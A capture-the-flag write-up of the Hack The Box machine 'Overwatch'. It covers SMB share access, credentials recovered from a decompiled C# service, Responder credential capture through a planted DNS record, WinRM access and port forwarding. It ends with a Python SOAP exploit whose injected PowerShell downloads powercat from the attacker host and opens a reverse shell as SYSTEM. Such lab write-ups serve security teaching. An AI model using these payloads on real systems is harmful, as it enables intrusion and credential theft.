Description
Overwatch is a medium Hack The Box machine that features:
- SMB Enumeration allows accessing to a public share containing a C# desktop application
- C# application reverse engineering to find credentials and an exposed service
- Linked SQL server exploitation by adding a DNS entry pointing to the attacker machine to obtain the MSSQL credentials via the
responderapplication - Reused credentials allow access to the machine via WinRM protocol
- Port Forwarding of the internal port exposed by the C# application
- Privilege Escalation via Command Injection to the SOAP API exposed by the C# application
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.15.185.
$ ping -c 3 10.129.15.185
PING 10.129.15.185 (10.129.15.185) 56(84) bytes of data.
64 bytes from 10.129.15.185: icmp_seq=1 ttl=127 time=47.8 ms
64 bytes from 10.129.15.185: icmp_seq=2 ttl=127 time=47.5 ms
64 bytes from 10.129.15.185: icmp_seq=3 ttl=127 time=47.7 ms

--- 10.129.15.185 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.498/47.635/47.756/0.105 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.15.185 -sS -Pn -p- -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.15.185
Host is up (0.048s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
6520/tcp  open  unknown
9389/tcp  open  adws
49664/tcp open  unknown
49667/tcp open  unknown
55619/tcp open  unknown
55620/tcp open  unknown
57713/tcp open  unknown
64846/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
We get many open ports, maybe related to an Active Directory environment.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.15.185 -sV -sC -p53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,6520 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.15.185
Host is up (0.048s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2025-12-07T15:16:06
|_Not valid after:  2026-06-08T15:16:06
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|_  Product_Version: 10.0.20348
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows
6520/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-01-22T14:17:51
|_Not valid after:  2056-01-22T14:17:51
| ms-sql-info:
|   10.129.15.185:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
| ms-sql-ntlm-info:
|   10.129.15.185:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.03 seconds
We find that this machine is the Domain Controller of the domain overwatch.htb with S200401 hostname. We find an uncommon port for the SQL Server service, 6520. Let’s add the domain to the /etc/hosts file.
$ echo "10.129.15.185 overwatch.htb" | sudo tee -a /etc/hosts
$ echo "10.129.15.185 S200401.overwatch.htb" | sudo tee -a /etc/hosts
We enumerate the SMB service to find public available shares.
$ netexec smb overwatch.htb -u 'Guest' -p '' --shares
SMB         10.129.15.185    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:False)
SMB         10.129.15.185    445    S200401          [+] overwatch.htb\Guest:
SMB         10.129.15.185    445    S200401          [*] Enumerated shares
SMB         10.129.15.185    445    S200401          Share           Permissions     Remark
SMB         10.129.15.185    445    S200401          -----           -----------     ------
SMB         10.129.15.185    445    S200401          ADMIN$                          Remote Admin
SMB         10.129.15.185    445    S200401          C$                              Default share
SMB         10.129.15.185    445    S200401          IPC$            READ            Remote IPC
SMB         10.129.15.185    445    S200401          NETLOGON                        Logon server share
SMB         10.129.15.185    445    S200401          software$       READ
SMB         10.129.15.185    445    S200401          SYSVOL                          Logon server share
We find one public share, software$, we have read access so we access to it and download all the files recursively.
$ smbclient '//overwatch.htb/software$' -U 'Guest%'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DH        0  Sat May 17 03:27:07 2025
  ..                                DHS        0  Thu Jan  1 07:46:47 2026
  Monitoring                         DH        0  Sat May 17 03:32:43 2025

                7147007 blocks of size 4096. 1782491 blocks available
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
getting file
...
$ ls Monitoring
EntityFramework.dll            Microsoft.Management.Infrastructure.dll  System.Data.SQLite.dll       System.Management.Automation.dll
EntityFramework.SqlServer.dll  overwatch.exe                            System.Data.SQLite.EF6.dll   System.Management.Automation.xml
EntityFramework.SqlServer.xml  overwatch.exe.config                     System.Data.SQLite.Linq.dll  x64
EntityFramework.xml            overwatch.pdb                            System.Data.SQLite.xml       x86
We find that there is a C# application, we are going to reverse engineer the overwatch.exe binary using dotPeek application. We find two classes, Program and MonitoringService. The Main method in Program class starts and opens a WCF service host for MonitoringService, making the service available to clients. It then creates a timer that runs every 30 seconds and triggers the CheckEdgeHistory method periodically. Finally, it keeps the application running until the user presses Enter, after which it cleanly shuts down the service.
private static void Main(string[] args)
  {
    ServiceHost serviceHost = new ServiceHost(typeof (MonitoringService), Array.Empty<Uri>());
    serviceHost.Open();
    Console.WriteLine("Service is running...");
    Timer timer = new Timer(30000.0);
    timer.Elapsed += new ElapsedEventHandler(Program.CheckEdgeHistory);
    timer.Start();
    Console.WriteLine("Press Enter to exit...");
    Console.ReadLine();
    serviceHost.Close();
  }
In the overwatch.exe.config file we find the base address for the HTTP service, http://overwatch.htb:8000/MonitorService. As we do not see the port 8000 opened, we assume that the service is only available locally in the machine.
...
<services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
...
Moving to the MonitoringService class we find the credentials of the SQL Server database in a connection string, with sqlsvc username and TI0LKcfHzZw1Vv password.
...
private readonly string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;";
...
Lately, we find the available KillProcess method that receives a parameter called processName that executes the Stop-Process PowerShell command to close a program. This method is vulnerable to Command Injection, by passing by parameter a command string and then commenting it such as ; command-to-run;#. We will have Remote Command Execution as the user that is running the application if we could access to the service, but not for now.
Exploitation
We move to enumerate the SQL Server available in the 6520 service.
$ impacket-mssqlclient 'sqlsvc:TI0LKcfHzZw1Vv'@overwatch.htb -p 6520 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
SQL (OVERWATCH\sqlsvc  guest@master)> use_link SQL07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
We find that there is a linked SQL server available, SQL07, but if we try to use it we receive an error that the connection timed out. The server may not know where to find the SQL07 server if it does not have its entry in the DNS database. So as we have an authenticated user we may try to add an entry to the DNS server of the Active Directory to then start the responder application to spawn a SQL server to capture the MSSQL credentials by retrying to use the the linked server. We start the responder service.
$ sudo responder -I tun0
...
[+] Listening for events...
We add the DNS entry to the Domain Controller by using the bloodyAD tool.
$ bloodyAD -u sqlsvc -p TI0LKcfHzZw1Vv -d overwatch.tb --host overwatch.htb add dnsRecord SQL07 10.10.15.109
[+] SQL07 has been successfully added
Now we return to the MSSQL console, to use the linked server again.
SQL (OVERWATCH\sqlsvc  guest@master)> use_link SQL07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
We receive the SQL Server credentials for the sqlmgmt user with bIhBbzMMnB82yx password.
[MSSQL] Cleartext Client   : 10.129.15.185
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
We can start a remote session to the machine using the WinRM protocol and the evil-winrm-py application.
$ evil-winrm-py -i overwatch.htb -u sqlmgmt -p bIhBbzMMnB82yx
...
evil-winrm-py PS C:\Users\sqlmgmt\Documents> whoami
overwatch\sqlmgmt
Post-Exploitation
We start by enumerating the opened network TCP ports, to check if the previous one in port 8000.
evil-winrm-py PS C:\Users\sqlmgmt\Documents> netstat -an | findstr TCP
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6520           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING
...
We find that the port is opened in the machine, so we will port-forward it to our machine. We are going to use the ligolo-ng tool to map the Domain Controller local ports to the 240.0.0.1 IP address. We start by starting the proxy in our machine, creating a new network interface and adding the new route.
$ sudo ligolo-proxy -selfcert
...
INFO[0001] Listening on 0.0.0.0:11601
ligolo-ng » interface_create
INFO[0006] Generating a random interface name...
INFO[0006] Creating a new pleasantcroissa interface...
INFO[0006] Interface created!
ligolo-ng » route_add --name pleasantcroissa --route 240.0.0.1/32
INFO[0028] Route created.
Then we push the ligolo-ng agent binary to the remote machine and we start it.
evil-winrm-py PS C:\Users\sqlmgmt\Documents> upload /usr/share/ligolo-ng-common-binaries/ligolo-ng_agent_0.8.2_windows_amd64.exe .
evil-winrm-py PS C:\Users\sqlmgmt\Documents> .\ligolo-ng_agent_0.8.2_windows_amd64.exe -ignore-cert -connect 10.10.15.109:11601
Then in our proxy session we start the tunnel to the machine.
ligolo-ng » session
? Specify a session : 1 - OVERWATCH\sqlmgmt@S200401 - 10.129.15.185:52090 - 005056943649
[Agent : OVERWATCH\sqlmgmt@S200401] » tunnel_start --tun pleasantcroissa
INFO[0152] Starting tunnel to OVERWATCH\sqlmgmt@S200401 (005056943649)
We can now enumerate the service via the http://240.0.0.1:8000/MonitorService endpoint.
 We find that the application is exposing a SOAP HTTP API that we have available the
 wsdl file available, so we check if the KillProcess method is available.
$ curl 'http://240.0.0.1:8000/MonitorService?wsdl'
...
<wsdl:operation name="KillProcess">
<soap:operation soapAction="http://tempuri.org/IMonitoringService/KillProcess" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
...
We have the operation available so we are going to code a Python application to upload and run the powercat.ps1 script to spawn a reverse shell. We copy the script and then we start a HTTP server.
$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .
$ python -m http.server 80
We use the following Python script to trigger the vulnerability:
import requests

url = "http://240.0.0.1:8000/MonitorService"

headers = {
    "Content-Type": "text/xml; charset=utf-8",
    "SOAPAction": "http://tempuri.org/IMonitoringService/KillProcess"
}

soap_body = """<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>notepad.exe; IEX(New-Object System.Net.Webclient).DownloadString('http://10.10.15.109/powercat.ps1');powercat -c 10.10.15.109 -p 1234 -e powershell;#</processName>
    </KillProcess>
  </soap:Body>
</soap:Envelope>
"""

response = requests.post(url, data=soap_body, headers=headers)

print("Status:", response.status_code)
print(response.text)
We start a listening TCP port in 1234 port and then we execute the script.
$ nc -nvlp 1234
$ python exploit.py
We receive the reverse shell as the SYSTEM user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.109] from (UNKNOWN) [10.129.15.185] 59116
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Software\Monitoring> whoami
whoami
nt authority\system
Flags
In the SYSTEM shell we can retrieve the user.txt and root.txt flags.
PS C:\Software\Monitoring> type C:\Users\sqlmgmt\Desktop\user.txt
type C:\Users\sqlmgmt\Desktop\user.txt
<REDACTED>
PS C:\Software\Monitoring> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
<REDACTED>